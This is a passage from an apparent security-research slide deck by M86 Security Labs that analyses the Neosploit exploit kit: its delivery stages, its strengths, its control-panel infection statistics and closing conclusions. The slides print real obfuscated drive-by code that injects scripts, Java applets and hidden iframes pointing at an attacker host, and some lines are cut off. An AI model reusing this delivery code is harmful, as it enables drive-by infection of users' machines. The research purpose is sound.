var mE5Olt_blG388n = document.createElement("script");
mE5Olt_blG388n.setAttribute("type", "text/javascript");
mE5Olt_blG388n.setAttribute("src", "http://solutionslove.info/tre/B0BA.html/wHcc67078fV0100f070006R00000000102T81358146" + dp_e2U);
document.body.appendChild(mE5Olt_blG388n);
</script>
```

M86 SECURITY

Neosploit

- Second stage -

  the client downloads a

  malicious script

```
/*!
* Sizzle CSS Selector Engine - v1.0
* Copyright 2009, The Dojo Foundation
* Released under the MIT, BSD, and GPL Licenses.
* More information: http://sizzlejs.com/
*/
(function(){

var chunker = /((?:\((?:\([^()]+\)|[^()]+)+\)|\[(?:\[[^[\]]*\]|['"][^'"]*['"]|[^[\]]'
    done = 0,
    toString = Object.prototype.toString,
    hasDuplicate = false,
    baseHasDuplicate = true;

// Here we check if the JavaScript engine is using some sort of
// optimization where it does not always call our comparision
// function. If that is the case, discard the hasDuplicate value.
//   Thus far that includes Google Chrome.
[0, 0].sort(function(){
    baseHasDuplicate = false;
    return 0;
});

var Sizzle = function(selector, context, results, seed) {
    results = results || [];
    var origContext = context = context || document;
```

Neosploit

- Exploit kit tries to exploit Java and PDF vulnerabilities

```
<script>
function XSDerU(){try{var kiwWlKwlk = document.createElement("applet");kiwWlKwlk.setAttribute("w
("archive", "http://solutionslove.info/tre/BOBA.html/xHdfbae73aV03f01930002R00000000102T92e86ee2(
"code", "b.class");var tkh_Gl__Loex_jG = document.createElement("param");var ASB4_HYTd =
"http://solutionslove.info/tre/BOBA.html/yHdfbae73aV03f01930002R00000000102T92e86ee2Q00000000090
"foreground");tkh_Gl__Loex_jG.setAttribute("value", ASB4_HYTd);kiwWlKwlk.appendChild(tkh_Gl__Loe
function Qoyg_k_QGi_fg5b(){try{var u = "http: -J-jar -J\\\\solutionslove.info\\mus\\new.mp3
http://solutionslove.info/tre/BOBA.html/yHdfbae73aV03f01930002R00000000102T92e86ee2Q00000000090
"Microsoft Internet Explorer"){try{var o = document.createElement("OBJECT");o.classid = "clsid:C
document.createElement("OBJECT");o2.classid = "clsid:8AD9C840-044E-11D1-B3E9-00805F499D93";o2.la
document.createElement("OBJECT");o.type = "application/npruntime-scriptable-plugin;deploymenttoo
document.body.appendChild(o);document.body.appendChild(n);try{o.launch(u);}catch (e){n.launch(u);
document.createElement('iframe');p.setAttribute('src',
'http://solutionslove.info/tre/BOBA.html/xHdfbae73aV03f01930002R00000000102T92e86ee2Q000000000901
p.setAttribute('height', 0);p.setAttribute('frameborder', '0');document.body.appendChild(p);}cat
</script>
```

M86 SECURITY

Neosploit - Advantages

- High level of obfuscation
- Neosploit is not for sale
- Neosploit provides the exploit kit as a service
- Neosploit backend is activated only by the team itself

Neosploit – Advantages (cont.)

- Neosploit is harder to locate, it uses a proxy server
- Harder to expose the Neosploit team
- Simple installation
- It simplifies the toolkit updating procedure

Neosploit – Login Panel

- Neosploit login panel

Neosploit - Infection Statistics

- Operation system statistics

Main Menu:

Total Stats
Config Reload
Plugins Reload
Log-Out

Version: 4.2 (build 4281)
Built: Mar 12 2010
Uptime: 72:25:00

Server Time:
Mon Sep 6 23:18:03 2010

System Stats

OS	Hits			
		0	1	2
Windows XP	95891	8965 (9.3491%)	0 (0%)	0 (0%)
Windows Vista	83495	12319 (14.754%)	0 (0%)	0 (0%)
Unknown	22717	0 (0%)	0 (0%)	0 (0%)
Windows 7	10170	537 (5.2802%)	0 (0%)	0 (0%)
Windows NT	2439	420 (17.220%)	0 (0%)	0 (0%)
Windows 2k	592	50 (8.4459%)	0 (0%)	0 (0%)
Windows 2k3 / XP x64	301	24 (7.9734%)	0 (0%)	0 (0%)
Windows 98	221	40 (18.099%)	0 (0%)	0 (0%)
Windows ME	219	21 (9.5890%)	0 (0%)	0 (0%)
Windows Vista x64	109	0 (0%)	0 (0%)	0 (0%)
Windows 95	7	0 (0%)	0 (0%)	0 (0%)
Windows 7 x64	3	0 (0%)	0 (0%)	0 (0%)

M86 SECURITY

Neosploit – Control Panel

- **Browser statistics**

Main Menu:

Total Stats
Config Reload
Plugins Reload
Log-Out

Version: 4.2 (build 4281)
Built: Mar 12 2010
Uptime: 72:24:46

Server Time:
Mon Sep 6 23:17:49 2010

Browser Stats


Browsers on Windows

Browsers	Hits	Loads
MSIE 8	99494	12165 (12.226%)
Firefox	51445	3715 (7.2213%)
MSIE 7	38675	5464 (14.127%)
MSIE 6	2929	930 (31.751%)
Netscape	387	65 (16.795%)
Gecko	338	36 (10.650%)
MSIE 5.x	161	0 (0%)
Safari	13	1 (7.6923%)
Opera	5	0 (0%)
Total:	193447	22376 (11.566%)

Browsers on other OS

Neosploit – Control Panel

- Configuration rules of the payload



Conclusion

- Exploit kits are using the same developing methods of a regular application
- Exploit kits are using a complicated obfuscation to handle AVs and IPSs
- Exploit kits usually uses known exploits
- Cyber Criminal making good money by using exploit kits

M86 SECURITY

Conclusion

- Four Horsemen of the Apocalypse:
  - Browsers
  - PDF
  - Flash
  - Java

M86 SECURITY

E [0] F

Thank you!

Questions?
>>

Yaniv Miron – Yaniv.Miron@M86Security.com
Daniel Chechik – Daniel.Chechik@M86Security.com

M86 Security Labs - http://labs.m86security.com

M86 Security Labs